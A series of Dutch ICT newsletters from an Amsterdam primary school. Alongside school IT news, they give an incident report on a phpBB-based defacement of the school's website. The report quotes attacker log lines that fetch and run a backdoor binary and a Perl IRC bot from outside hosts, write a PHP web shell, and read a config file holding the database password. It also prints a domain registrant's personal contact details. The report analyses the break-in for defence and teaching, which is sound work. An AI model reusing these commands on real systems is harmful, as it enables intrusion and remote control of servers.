Vandaag werden we gebeld door een ouder van een school in Amsterdam Zuid die zo enthousiast is over S@S, en de makers een compliment wilde maken. Daar zijn we erg blij mee. Het is trouwens zeer de moeite waard om eens een kijkje te nemen bij andere sites die S@S gebruiken. Zie: <http://siteatschool.sourceforge.net/index.php?section=6> Het stond al lang op het programma om S@S zeer grondig aan te gaan pakken. Het programma is meer dan twee jaar jong, er is door verschillende mensen van alles aan ge- en versleuteld, waardoor het soms wat chaotisch is. Peter heeft een paar dagen in de code gekeken en deze week hadden Peter, Fred en Dirk een eerste bespreking waarin een paar vragen centraal stonden: - hoe kan S@S veiliger. Dit item stond al op het programma lang voor de defacing (zie onder). - hoe kan S@S duurzamer. Steeds meer scholen gebruiken S@S en dat schept verantwoordelijkheden; voor nu en in de toekomst. Over de jaren moet er ook door anderen aan doorontwikkeld kunnen worden. Er komt een developers manual en grotere uniformiteit in de code. - hoe komen we van allerlei 'erfenissen uit het verleden' af, zonder de oude gebruikers met problemen op te zadelen. S@S is een beetje uit zijn jasje gegroeid, en dat is reden om zaken opnieuw te overdenken en fundamenteel aan te pakken. Kortom, er gaat een hoop werk aan S@S verricht worden waar de gewone gebruiker helemaal niets van zal merken. Echter, goedwillende lieden zullen makkelijker kunnen meewerken en kwaadwillend gespuis zal zijn tanden stukbijten op S@S.

## DEFACED :-(((

Het is ons overkomen: gedurende enkele uren is onze website 'overgenomen' door redelijk aardige onverlaten (defacen - het gezicht weghalen). Hier is het complete relaas. Lees het en wees gewaarschuwd.

Een paar dagen eerder had Peter ons gemeld dat er een kwetsbaarheid was ontdekt in het forum dat wij gebruiken (phpBB). Hij raadde ons aan om te upgraden want de patch om het gat te dichten was al beschikbaar. We waren nog niet uitgedacht over hoe en wanneer we e.e.a. zouden aanpakken of de Rosa Boekdrukker website was verdwenen en vervangen door een Braziliaanse tekst: Simiens Crew, Enquanto houwer fome e guerra simiens existira Betekenis (dank aan Anrik): Simiens Crew, Zolang er honger en oorlog is dan zal Simiens blijven bestaan.

Gelukkig had Karin het snel in de gaten. Peter gebeld die de zaak snel in orde maakte door het Forum offline te halen en onze eigen site weer online te zetten. Het forum werd hernoemd om te kunnen achterhalen wat de schade kon zijn en om conclusies te kunnen trekken over de te nemen maatregelen. We voelen ons zeer gepakt.

Peter heeft de logfiles bestudeerd. We willen je e.e.a. niet onthouden onder het motto: "We zijn een school, dus gericht op het \_delen\_ van kennis". En merken daarbij op: Je moet 't ook delen als het niet leuk is. Lees en huiver!

"Ik (Peter) heb nu alle relevante logfiles doorgespit, voor details zie onderaan dit bericht. Management summary: Er zijn in totaal 4 (potentieel) gevaarlijke dingen gebeurd. 1. Het downloaden van een binair programma cbsd om een backdoor te creëren. Gestopt dankzij Mourani's achterdocht. (21-11-2004) 2. De configuratiefile van het forum is achterhaald; het MySQL-root password is nu bekend (maar inmiddels gewijzigd) (29-11-2004) 3. Defacement door een Braziliaans clubje onder de naam "Simiens Crew". Helaas gelukt, maar heeft gelukkig de aandacht getrokken. (03-12-2004) 4. Een ingewikkeld Perl-script zou uitgevoerd hebben kunnen worden als niet op dat moment de hele phpBB2 niet al uit de lucht was gehaald door mij. (04-12-2004) Voor de rest zijn er ettelijke succesvolle pogingen geweest om het commando 'id' uit te voeren. Daar is verder geen actie op ondernomen door de indringer(s). De problemen traden voor het eerst op op 21 november, dus mijn eerste advies inzake upgrading (van 1 december) was sowieso al aan de late kant, blijkt achteraf. Het forum is op 3 december stilgelegd, vrij snel na Karin's melding."

Hier zijn relevante zaken uit de logfiles.

Nu wordt het echt technisch. Voor de doordouwertjes onder jullie:

---

```
209.236.124.24 - - [21/Nov/2004:19:01:58 +0100] wget http://ov3r.passwd.at/sh111t/cbsd -O /tmp/cbsd; chmod +x /tmp/cbsd; /tmp/cbsd 202.3.141.157 55555
```

Dit herhaalt zich zo'n 20 keer. Laatste in die serie:

```
209.236.124.24 - - [21/Nov/2004:19:02:16 +0100] wget http://ov3r.passwd.at/sh111t/cbsd -O /tmp/cbsd; chmod +x /tmp/cbsd; /tmp/cbsd 202.3.141.157 55555
```

Daarna vanaf dezelfde IP:

```
209.236.124.24 - - [21/Nov/2004:19:02:20 +0100] id;uname -a;
```

Uitleg:

Met wget wordt van de host ov3r.passwd.at een binair programma opgehaald. Dit programma wordt uitvoerbaar gemaakt en zou zo te zien contact met host 202.3.141.157 moeten leggen. Ik vermoed dat dit programma een login-shell opent! Vreemd is alleen dat deze poging zo'n 20x herhaald wordt binnen 18 seconden. Zou het soms niet lukken? Mmmm.... Nadere bestudering wijst uit dat Mourani standaard /tmp het attribuut noexec meegeeft. Hoezee: elke executable in /tmp levert een melding Permission Denied op! Wat er gebeurd is is niet na te gaan maar ik schat eigenlijk dat er dus niets gebeurd is...

Hosts:

```
24.124.236.209.in-addr.arpa domain name pointer filtercube1.edumaster.net.  
157.141.3.202.in-addr.arpa domain name pointer host.toukatsu-clinic-hospital.jp. ov3r.passwd.at has address 67.43.11.126  
Host 126.11.43.67.in-addr.arpa not found: 3(NXDOMAIN)
```

Gegevens bij domein passwd.at:

```
personname: Salvatore Cangialosi organization:
```

street address: 223 Academy Drive  
postal code: USA-01106  
city: Longmeadow  
country: USA  
phone: +14137855668  
e-mail: blax@post.com  
nic-hdl: SC1665235-NICAT  
changed: 20040824 16:33:13  
source: AT-DOM

---

213.144.148.19 - - [21/Nov/2004:22:44:10 +0100] echo;echo ---dcha0s---;id;echo ---dcha0s---;echo  
Host:  
19.148.144.213.in-addr.arpa domain name pointer kunden1.livenet.ch.

---

193.232.254.217 - - [24/Nov/2004:03:15:35 +0100] echo C3NZOR3D  
193.232.254.217 - - [24/Nov/2004:22:08:18 +0100] echo <!\?\ passstru\(\\$\_GET[\cmd\])\ \?> tmp.php  
Host:  
217.254.232.193.in-addr.arpa domain name pointer proxy.karelia.ru.

---

200.225.194.49 - - [27/Nov/2004:18:59:11 +0100] id  
Host:  
49.194.225.200.in-addr.arpa domain name pointer 225-194-049.ctbctelecom.com.br.

---

200.193.77.75 - - [27/Nov/2004:21:41:09 +0100] id  
Host:  
75.77.193.200.in-addr.arpa domain name pointer 200-193-077-075.jvece7001.dsl.brasiltelecom.net.br.

---

200.76.229.206 - - [29/Nov/2004:06:55:26 +0100] tail config.php

**Beschrijving:**

Dit commando laat de inhoud zien van de configuratiefile, met daarin --helaas-- het root-wachtwoord van de MySQL-database. Dat zal dus anders moeten. Sorry. Wijze les: iedere databaseapplicatie zijn eigen userid en wachtwoord. Nu is het MySQL-rootpassword compromised en moeten alle applicaties aangepast worden. Overigens is het password inmiddels gewijzigd per 2004-12-09 16:30 uur.

Host:  
206.229.76.200.in-addr.arpa domain name pointer red-corpb36ADSL-206.telnor.net.  
Referer (!): http://200.58.112.84/~moneos/phpbb-exploit.php

---

201.8.131.11 - "" [01/Dec/2004:03:29:02 +0100] uname -a;id;pwd;

---

200.98.137.119 - - [01/Dec/2004:04:07:37 +0100] uname -a;id;pwd;

---

200.162.208.31 - - [03/Dec/2004:12:19:40 +0100] id echo UN\_COMECO;echo UN\_COMECO;uname -a;id;echo UN\_FIM  
etc. etc. etc.

---

200.162.208.31 - - [03/Dec/2004:16:01:49 +0100] echo AKI0x01;cd /home/httpd/htdocs;echo Simiens Crew, Enquanto houever fome e guerra simiens existira > index.php;cat index.php;echo ALI0x02;  
Deze kenden we al (deze defacement zette ons op het spoor! We mogen ze wel dankbaar zijn!)  
91.230.162.200.in-addr.arpa domain name pointer 200.162.230.91.user.ajato.com.br.

---

=====  
Vanaf vrijdagavond 3 december was er geen gat meer; alle volgende pogingen zijn dus mislukt. Desondanks heel leerzaam...  
=====

---

200.203.110.192 - - [04/Dec/2004:04:04:51 +0100] cd /tmp;wget http://paginas.terra.com.br/informatica/fdl/bot.txt;perl bot.txt  
Uitleg:  
Hier wordt een Perl-programma bot.txt opgehaald. Da's een file van zo'n 20 kB met daarin een backdoor / daemon die iets met IRC doet. Ik heb het niet in detail bekeken, maar eng is het wel.  
192.110.203.200.in-addr.arpa domain name pointer 200-203-110-192.smace7006.dsl.brasiltelecom.net.br.

---

201.8.130.119 - - [04/Dec/2004:08:33:06 +0100] echo \_\_INICIO\_\_;uname -a;echo \_\_FIM\_\_;  
wordt nog een keer herhaald ook. No joy.

119.130.8.201.in-addr.arpa domain name pointer 201008130119.user.veloxzone.com.br.

---

200.225.194.49 - - [04/Dec/2004:22:25:32 +0100] id echo \_\_\_INICIO\_\_\_;id;echo \_\_\_FIM\_\_\_; id  
49.194.225.200.in-addr.arpa domain name pointer 225-194-049.ctbctelecom.com.br.

---

200.163.142.154 - - [06/Dec/2004:03:37:34 +0100] echo \_\_\_INICIO\_\_\_;id;echo \_\_\_FIM\_\_\_;  
154.142.163.200.in-addr.arpa domain name pointer 200-163-142-154.erece201.dial.brasilelecom.net.br.

---

200.206.201.27 - - [06/Dec/2004:16:37:41 +0100] id  
27.201.206.200.in-addr.arpa domain name pointer 200-206-201-27.dsl.telesp.net.br.

---

200.232.209.189 - - [06/Dec/2004:22:55:43 +0100] id  
189.209.232.200.in-addr.arpa domain name pointer 200-232-209-189.dsl.telesp.net.br.

---

200.162.230.91 - - [07/Dec/2004:16:46:59 +0100] id  
31.208.162.200.in-addr.arpa domain name pointer 200-162-208-31.user.ajato.com.br.

---

24.239.158.30 - - [08/Dec/2004:02:48:36 +0100] id  
(herhaalt een stuk of 10 keer)  
30.158.239.24.in-addr.arpa domain name pointer user-0cev7gu.cable.mindspring.com.

---

200.162.230.91 - - [08/Dec/2004:16:45:34 +0100] id  
91.230.162.200.in-addr.arpa domain name pointer 200.162.230.91.user.ajato.com.br.

---

200.164.173.94 - - [08/Dec/2004:21:39:07 +0100] echo \_\_\_INICIO\_\_\_;uname -a;id;pwd;echo \_\_\_FIM\_\_\_;  
94.173.164.200.in-addr.arpa domain name pointer 200164173094.user.veloxzone.com.br.

---

64.229.20.199 - - [09/Dec/2004:07:28:52 +0100] id; id  
199.20.229.64.in-addr.arpa domain name pointer HSE-London-ppp196390.sympatico.ca.

---

Tot zover dit lange verhaal.

Onze dank gaat uit naar Peter en Fred die snel in actie zijn gekomen.

Groet en goed weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT



++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 51 - 2004 (17 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Leesladder

Deze week zijn we met drie leerkrachten naar de onderwijsbegeleidingsdienst om uitleg te krijgen over het programma "leesladder". Dit is een remediërend leesprogramma. We kwamen met de vraag: hoe zet je het programma in? We kregen uitleg van een taal specialist, niet van een ict-er. Deze specialist gebruikt het programma zelf bij kinderen met leesproblemen. Het is erg belangrijk om eerst een kind te onderzoeken op waar de problemen zitten. Bijvoorbeeld als het leerlingen zijn die op latere leeftijd op school komen. Het programma is adaptief: het toetst een leerling en past de oefeningen automatisch aan aan het niveau. Maar je blijft toch met die 4 verschillende cd-roms zitten. Elke cd-rom heeft andere leesproblemen. In groep 3 en 4 zul je bijna altijd met cd-rom 1 beginnen. Kortom: het was allemaal heel zinvol en verhelderend. En het resultaat is nu: de handleiding van het programma staat waar hij hoort: op het bureau van de remedial teacher!!

### Voor het geval er storingen zijn

Deze week hebben we op papier gezet hoe te handelen in geval van computerstoringen. Als het concept is goedgekeurd door het team zullen we het publiceren, zodat andere lezers er ook gebruik van kunnen maken.

### Computers gedocumenteerd

Doordat de SWITCH toch kapot bleek te zijn ontstond de noodzaak precies te weten welke computer op welke plek in de school staat. Daar hebben we een tabel van gemaakt. Het was een hele klus, maar zal ons in de toekomst veel werk besparen.

### CHEMIE MET S@S

Van Fritz ontvingen we een link van zijn chemie website <http://www.gym-hartberg.ac.at/chemie/index.php>  
Zeer interessant om te zien wat leraren chemie op een Duits Gymnasium met S@S doen.

Nu we toch in Duitsland zijn (waar S@S wijdverbreid is), hier een link van een prachtige site. Wat een mooi template! <http://www.wilhelm-remy-gymnasium.de/> Dit prachtige template kun je gratis downloaden van onze site waar veel nieuwe templates op staan: <http://siteatschool.sourceforge.net> Zie onder 'Templates'.

### Nieuwsbrief

Schrijf je in voor de nieuwsbrief van S@S. Dan wordt je op de hoogte gehouden van bugfixes, updates en dergelijke. <http://siteatschool.sourceforge.net/index.php?section=12&page=42>

### ServerOpSchool

Geen nieuws, maar in de wandelgangen wordt gefluisterd dat er meerdere scholen aan zitten te komen.

### Weer 30 computers erbij

Van onze bevriende gemeentelijke dienst ontvingen we nog 25 computers die identiek zijn aan onze P2 400 Dell. Daarmee zijn we zéér geholpen! Hartelijk dank Peter! Zie ook het volgende stukje.

### Geluidskaarten

Een bevriende school in het stadsdeel dankte 20 oude computers af waarin precies de geluidskaart zit die in de Dell hoort (zie boven). We hebben ze voor een goede prijs overgenomen omdat we met die geluidskaarten ons aantal \_identieke\_ computers op 60 brengen. En identieke computers zijn belangrijk, omdat je dan met images kunt werken die je met SABRINE (Semi Automatic Backup and Restore In a Network Environment, een van de zeer krachtige gereedschappen in ServerOpSchool) makkelijk kunt maken en terugzetten. Zo hebben we genoeg leerlingcomputers.

### Switch

Helaas is het niet goed afgelopen met onze 32 poorts switch van het merk Level-One. Bij goede inspectie bleek hij door oververhitting te zijn overleden. De oververhitting is gekomen omdat de ventilatoren door vervuiling of door goedkope niet meer op volle snelheid liepen. Balen en wijze les: Inspecteer regelmatig de ventilatoren. We hebben voor onze andere Level-One switch nieuwe ventilatoren besteld. In plaats van de goedkope ventilatoren met glijlagers hebben we ventilatoren gekocht met kogellagers. Kosten 11 eur per stuk.

Er zitten 2 in de switch.

Goed weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 52 - 2004 (23 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++



### **Leerlingmappen**

Eindelijk zijn alle mappen van de leerlingen bijgewerkt met werk dat ze het vorig schooljaar hebben gemaakt. De bestanden van de oude fileserver waren nog steeds niet allemaal overgezet.

### **Malmberg Letterpret**

Nog even op de valreep van dit schooljaar werden we "verblijd" met een rekening van Malmberg voor het gebruik van Letterpret in 2005. We gaan die rekening niet betalen.

### **Overdracht SOS**

Deze week hebben we de puntjes op de i gezet. Het netwerk beheer is nu helemaal over gegaan naar SoS. Dat betekent, dat we voor alle netwerk problemen naar Peter kunnen. Dirk blijft als handje van Peter en tovenaarsleerling beschikbaar.

### **Kijkje in de Joop Westerweel**

Deze week zijn we gaan kijken in de Joop Westerweel (andere basisschool in ons stadsdeel). Hun schoolgebouw is pas nieuw en ze werken er ook met SOS. We gingen kijken naar hun computerstoelen. We hebben nog steeds niet besloten welke stoelen/krukken we zullen aanschaffen. Soms zijn we zo besluiteloos!!! Dirk: "Karin is dat!"

### **CC of BCC in een email**

Als je een email verstuurt naar meerdere mensen is het niet netjes om adressen aan vreemden bekend te maken of emailadressen te verspreiden. Als je een email verstuurt aan mensen die elkaar goed kennen en die van elkaar moeten weten dat ze de email ook hebben ontvangen, dan stuur je CC (carbon copy). Maar als de emailadressen niet verspreid en bekend gemaakt horen te worden dan stuur je BCC (blind carbon copy). Dan zie je niet aan wie de mail nog meer is verstuurd. Dus deze nieuwsbrief sturen we altijd BCC. Vandaag ontvingen we een brief met heel een vertrouwelijke bijlage. Die email was CC verstuurd aan wel 75 scholen in Amsterdam. Heel gênant.

### **Nieuwe Switch**

Onze nieuwe switch is binnen: een Netgear, 48 poorts. 10/100 met twee Gigabit poorten. Dat is handig omdat je nu met 1 gigabit netwerkkaart in de server een gigabit verbinding hebt tussen switch en server. Pas tussen de switch en de client is de verbinding 100 MB. Als er veel netwerkverkeer is, zul je het verschil in snelheid merken.

### **Desktops vastgezet.**

De desktops van de groepen zijn nu aangepast en vastgezet. Als een leerling de desktop wijzigt, worden de wijzigingen ongedaan gemaakt.

### **WE LOVE SABRINE!**

Eindelijk hebben wij nu ook Sabine (Semi Automatic Backup and Restore In a Network Environment). Wow! Nu kunnen zelfs leerkrachten in een handomdraai images terugzetten en virusscans op de computers in de klas. Het werkt als een zonnetje. En... Het gaat nog beter werken. Peter is nog aan het ontwikkelen. Als Sabine af is kan zij het volgende:

- Op vooraf in te stellen tijden wordt bij het opstarten van een computer automatisch een nieuw image teruggezet Hiermee heb je alle mogelijke vervelende zaken ondervangen. Op een school waar veel aan computers wordt gerotzooid kan bijvoorbeeld 1 x per dag een schoon image neergezet worden, of zelfs na iedere opstart.

Op een 'normale' school kun je dat bijvoorbeeld 1 x per week of maand doen. - Nu moet je na het terugzetten van het image nog de standaardprinter instellen. In de verbeterde versie hoeft je niets mer te doen en heb je na het terugzetten van een image de standaardprinter goed stqan. Wat een feest! Sabine haalt je ontzettend veel werk uit handen en spaart ook nog eens veel geld omdat de virusscanner waarmee Sabine werkt gratis is en

altijd up to date omdat de server iedere nacht nieuwe virusdefinities ophaalt. Verder kan Sabine nog een paar kunstjes die we graag eens een keer aan belangstellende ICT coördinatoren en systeembeheerders uitleggen.

Dit was de laatste BIC van 2004.

We wensen u allen een zalich uiteinde en een digirijk 2005

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 2 - 2005 (14 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Software bestelling**

Via het internet hebben we deze week het programma Maatwerk besteld. Dat is een remediërend rekensoftwareprogramma. Het is van de firma Malmberg.....we zijn benieuwd! We staan al met opgerolde mouwen klaar voor de installatie. In week 4 wordt het geleverd.

### **Monique gaat weg.**

We ontvingen het bericht dat onze begeleidster van het ABC een andere baan heeft per 1 februari. Monique heeft ons jarenlang ondersteund en geïnspireerd om onze ICT leerlijn tot stand te brengen. Het is heel jammer dat er een einde komt aan onze goede samenwerking. Monique bedankt!

In de laatste week van januari zal de overdracht plaatsvinden met een andere medewerker van het ABC.

### **Opruimen van overtollige apparatuur.**

We hebben in de school zoveel mogelijk dezelfde computers, omdat we dan met images kunnen werken, als de computers aangepast moeten worden. We hebben een aantal computers waarop het programma Veilig Leren Lezen geïnstalleerd is, een aantal computers voor de administratie en verder alleen maar identieke DELL computers (pentium3). Na een flinke opruimactie hebben we zicht gekregen op wat we niet meer nodig hebben. Binnenkort publiceren we een lijstje van wat er verkocht gaat worden. De opbrengst gaat in de ICT kas.

## **TECHNISCH**

### **QRes**

Deze mededeling hebben we in nl.onderwijs.open-source gezet en, enigszins aangepast in nl.onderwijs.nieuwe-media.

QRes is een windows tooltje dat automatisch de resolutie kan veranderen bij de start van een programma en, bij afsluiten van dat programma, de resolutie weer terugzet.

Een bijzonder handig tooltje dat programma's als 'Veilig Leren Lezen' en 'Clowns' weer goed bruikbaar maakt in de klas.

Het programma was al als freeware gratis beschikbaar. Na overleg met de Rosa Boekdrukkerschool heeft Berend Engelbrecht van Software Cave <http://www.softwarecave.nl/> besloten het programma OSS te maken onder de BSD licentie. Bedankt Berend!

### **ServerOpSchool**

Eindelijk zijn de 4 scholen naar wens opgeleverd. Dat heeft langer geduurd dan gedacht. Nadeel: tijdverlies.

Voordeel: veel geleerd. Fouten die we bij de volgende installaties niet meer zullen maken.

Peter en Dirk beleven veel gemak van SABRINE (Semi Automatic Backup and Restore in a Network Environment). We moesten de images terugzetten van zo'n 40 computers. Arbeidstijd: 0,5 uur.

Aard van de arbeid: computer aanzetten en doorlopen naar de volgende computer. Dit 40 x.

Het meeste werk is het lopen door de school.

### **Site@School**

Door al dat gewerk is S@S deze weken een beetje in de verdrukking geraakt. Maar, de ontwikkeling heeft niet stilgestaan.

De email module is groots verbeterd en ook de formulieren module heeft een lang gewenst feature toegevoegd gekregen.

**groeten en een prettig weekend,**

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 3 - 2005 (21 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **ICT leerlijn**

Deze week hebben we een gesprek gehad met een docent en een student van de EFA (Educatieve Faculteit Amsterdam) die ons gaan helpen met het opzetten van een website waarin onze oefeningen voor de ICT leerlijn gratis te downloaden en aan te vullen zullen zijn. De oefeningen zullen worden aangepast en vertaald naar het tekstverwerkingsprogramma "Open Office". Er wordt nog hulp gezocht van een taal- en een pabo-student.

### **Open Office**

Dat is de naam van 'het' gratis tekstverwerkingspakket dat hetzelfde doet als Microsoft Office. De gemeente Haarlem heeft een ICT afdeling en heeft Open Office onderzocht op bruikbaarheid. Een citaat uit hun rapport:

"In eerste instantie zal gekozen worden voor het implementeren van Open Office.org naast Microsoft Office. Het is geen enkel probleem naast elkaar op de werkplek ter beschikking te stellen. Dit vergemakkelijkt de overgang voor de gebruikers. [...]  
Het importeren van Microsoft producten in Open Office.org is geen enkel probleem, maar het omgekeerde ook niet. Producten van Open Office.org naar Microsoft geeft ook geen problemen en zeker niet wanneer voor de standaardopslag wordt gekozen bij Open Office.org, t.w. als Microsoft 97/2000/XP.  
Alle producten kunnen dan zonder meer worden geïmporteerd door Microsoft Office programma's als Word, Excel en Powerpoint."

Tot zover het citaat. We overwegen om over te stappen. Het scheelt een hoop geld. En ook: zo worden we steeds onafhankelijker van de Wurgcontracten!

### **Educat-B**

We ontvingen een brief over de "kwaliteitsimpuls onderwijsmediatheken". Als je of een mediatheekprogramma aanschaft, of je contract voor 3 jaar verlengt, ontvangt de school boeken ter waarde van € 125.- voor maar €50.-. We hebben natuurlijk meteen een formulier ingestuurd. Zie voor meer informatie:

[www.schoolmediatheek.nl](http://www.schoolmediatheek.nl)

### **Nieuwe software aanschaffen?**

We hebben nog twee programma's met beveiligingssleutels (WIG en Veilig Leren Lezen) Die sleutels zijn onhandig bij het overzetten van images. Dus zitten we te denken om ze te vervangen. Maar past de nieuwe software van Veilig Leren Lezen wel bij de 1<sup>e</sup> maan-roos-vis versie die wij nog steeds gebruiken en die nog lang niet afgeschreven is? Het oude computerprogramma kan eigenlijk ook erg weinig. Het past helemaal niet meer bij onze criteria die we nu aan software stellen. Het programma wordt door ons gebruikt sinds maart 1996!

De oude versie van WIG gebruiken we alleen maar omdat we het nog hebben en er bij onze huidige rekenmethode (Wis en Reken) alleen nog maar software is voor groep 4.

### **KPN aansluiting**

We hebben gebruik gemaakt voor het KPN aanbod voor gratis ads!. Voor eind januari moeten we de rekening opsturen voor de aansluiting van het modem op onze telefooncentrale. Tot 31 januari vergoedt de KPN de kosten. Opschieten, dus!

Wat we gaan doen met die aansluiting, dat zien we later wel. Voorlopig doet onze kabelverbinding voor 78 euro in de maand (internet easy) het nog prima.

### **Nieuwe images**

De tweede verdieping heeft nieuwe images op alle computers. We hoefden ze alleen maar langs te lopen en te starten. Dankzij Server@School en Sabine!

Als nu iemand vogeltjes op het bureaublad zet, staat er in no-time een nieuw schoon scherm. Kan zelfs automatisch; elke dag.

groeten en een prettig weekend!  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 4 - 2005 (28 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ICT begeleiding

Deze week hebben we afscheid genomen van Monique, die ons jaren heeft begeleid met ons ICT beleid. Ze heeft vele cursussen gegeven en evaluatiedagen verzorgd. Nu gaat ze naar het zuiden van het land, waar ze o.a. voor 3VO gaat werken. Nogmaals bedankt, Monique!

### Email project groep 4.

Het gaat door: we gaan een emailproject doen met een basisschool in Friesland. [www.deopslach.nl](http://www.deopslach.nl). We zullen dus een knuffeldier met TPG-post op reis sturen.

### Groep5

Van de week is groep 5 begonnen aan het maken van werkstukjes. Verder zijn ze in die groep hard bezig om de tafels te oefenen op de computer. Ook allerlei puzzels van [www.rekenweb.nl](http://www.rekenweb.nl) vallen bij de leerlingen erg in de smaak.

### Beugeltje

Een van onze administratieve computers heeft een beugeltje onder het ladenblok gemonteerd gekregen. Onze huissmid Domien heeft weer wat leuks gemaakt (na de computertafels) zie de foto:

<http://www.rosaboekdrukker.net/index.php?page=615&navpath=,1320,1402&contents=1403,1404,1405,4014&section=15&ID=4014&gallerypage=1>

### Maatwerk

Volgens de leverancier hadden we deze week het programma Maatwerk moeten ontvangen. Dat is niet gebeurd. Deze keer bestelden we het programma niet rechtstreeks bij Malmberg, maar bij Koks-Gesto. We hopen, dat we nu geen nieuw Malmberg-probleem hebben aangeboord!!!!

## TECHNIEK

### S@S

De tijd gaat snel en de nieuwe release datum is alweer aan de horizon zichtbaar. Deze week werkte Fred hard aan een vernieuwde email module. Het is een prachtige module geworden, helemaal passend in een school met afdelingen die ieder apart per mail benaderd kunnen worden.

We zijn met de eerste beta testen begonnen voor versie 2.3. Meld je in het Forum

<http://rosaboekdrukker.net/phpBB2> als je mee wilt testen.

### SERVER@SCHOOL BESCHIKBAAR!

Afgelopen vrijdag vierden we een heuglijk feit. De vier directeuren van de vier scholen 'van het eerste uur', de initiatiefnemers van Server@School, kwamen in vergadering bijeen en besloten dat de software vanaf nu beschikbaar is.

Tevens richten de vier scholen een gebruikersgroep op die zorgt voor de continuïteit en doorontwikkeling van Server@School. Scholen die Server@School willen gebruiken kunnen de software bekomen via de gebruikersgroep en worden daar ook meteen lid van. Zo hebben ze een stem in de doorontwikkeling van hun eigen software.

Direct daarop togen Peter en Dirk aan het werk.

Maandagavond zaten we op een school in het Gooi om SoS te 'verkopen' en woensdag kwam een school op de Rosa Boekdrukker kijken naar hoe SoS draait en wat het allemaal in zich heeft. De demonstratie maakte diepe indruk.

Als derde deze week besloot een ICT'er van een school in Noord Nederland dat hij SoS wil: Aanmerkelijk voordeliger dan de andere aanbieders. En, vlak voor sluitingstijd van de BIC meldde zich een vierde school!

Hoort en zegt het voort! Server@School is beschikbaar voor basisscholen. Zie verder

<http://serveropschool.nl>

groeten en een goed weekend,  
Karin en Dirk



Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 5 - 2005 (4 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Storingsformulier**

Om binnen de school storingen/klachten/verzoeken snel te kunnen doorgeven, is er een storingsformulier ontwikkeld op de site van de Rosa Boekdrukker. Dit ter vervanging van het computerschrift.

Het storingsformulier werkt als volgt:

In het logo van de school staan zes rechthoekjes. De linker, de roze, is voor het storingsformulier. Klik erop en vul het in. Dan wordt er een email verstuurd naar de beheerders.

We zijn benieuwd!

ps. Mede-lezers: maak er aub geen misbruik van. Dit formulier is gemaakt met de "formsbuilder" die in S@S staat.

### **Malmberg - Maatwerk**

We hadden weer een probleem. Nu was het formulier waarop je moet aangeven hoeveel leerlingen de school heeft niet door Malmberg ontvangen. Dus moest er een kopie worden opgestuurd. Per abuis hadden we 100 leerlingen te weinig opgegeven. Daarover werden we onmiddellijk gebeld. Zo schiet het niet erg op om het programma aan te schaffen. Slecht voorteken?

### **ICT leerlijn**

Volgende week hebben we een gesprek met onze nieuwe hoofd-begeleider van de onderwijs begeleidingsdienst. Monique wordt opgevolgd door Jan.

Het email project met onze groep 4 en groep 4 van De Opslach in Franeker begint duidelijke vorm aan te nemen. 4 maart zal de knuffel uit Friesland naar Amsterdam worden gebracht, onze knuffel gaat dan helemaal naar het noorden.

### **STICHTING KATHOLIEK BASISONDERWIJS AMSTERDAM Kiest voor SERVER@SCHOOL**

Klein feestje ten burele van SoS. Deze week hadden Peter en Dirk een bespreking met de St. KBA. Met als resultaat dat we op 'De Ark' in Amstelveen SoS gaan installeren. Mogelijk volgen daarna nog een paar andere scholen van de St. KBA.

We zijn zeer content met deze club waarin een team van ICT'ers zit dat van wanten weet.

We zijn van plan een demo van SoS te organiseren op woensdagmiddag 23 februari a.s. op de OBSRB of de Joop Westerweelschool, beiden in Amsterdam West.

Belangstelling? Meld je aan en zeg met hoeveel personen je komt.

### **Site@School**

Fred is aan de chat begonnen. Dirk test. We hebben nog nooit zoveel gechat en zo weinig gezegd:

>Fred <enters the room>

>Dirk <enters the room>

>Fred: asdfasdfasdf

>Fred: asdfasdfasdf

>Dirk: er staat twee keer asdfasdf

>Fred: Hm, bij mij staat twee keer wat jij zegt

>Dirk: Nu staat er maar een keer wat jij zegt.

>Fred: bij mij nu ook.

Jullie begrijpen dat na deze inspirerende conversatie voor twee heren Fred weer opgeruimd aan het werk gaat tot de volgende chat sessie.

Maar, hij wordt wel mooi!

Groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

2005-02-11 w06

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 6 - 2005 (11 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**Onderwijsbegeleidingsdienst**

We hebben afspraken gemaakt hoe de begeleiding van onze ICT leerlijn de rest van het schooljaar moet gaan.

**Storingsformulier**

We hebben slechts één melding binnengekregen. Drempelvrees, of gaat alles goed?

**Maatwerk Malmberg**

Vanmiddag kwam het programma binnen. Na onze krokusvakantie zullen we de dozen openen.

**UITNODIGING VOOR DEMONSTRATIE SERVER@SCHOOL**

We willen ons zelf ontwikkeld serversysteem voor basisscholen Server@School aan belangstellenden demonstreren. Veel info vind je op <http://serveropschool.nl> , maar 'zien is geloven'.

Op Woensdagmiddag 23 februari om 14.00 uur geven we de demo in de Openbare Basisschool Joop Westerweel.

Adres: Balboaplein 44

Postcode: 1057 VS Amsterdam

Telefoon: 020-6125539

Fax: 020-6163296

Wil je mailen naar [info@serveropschool.nl](mailto:info@serveropschool.nl) als je komt.

Tot Woensdag!

Dit was korte BIC.

Prettige vakantie en/of een goed weekend,  
Karin en Dirk

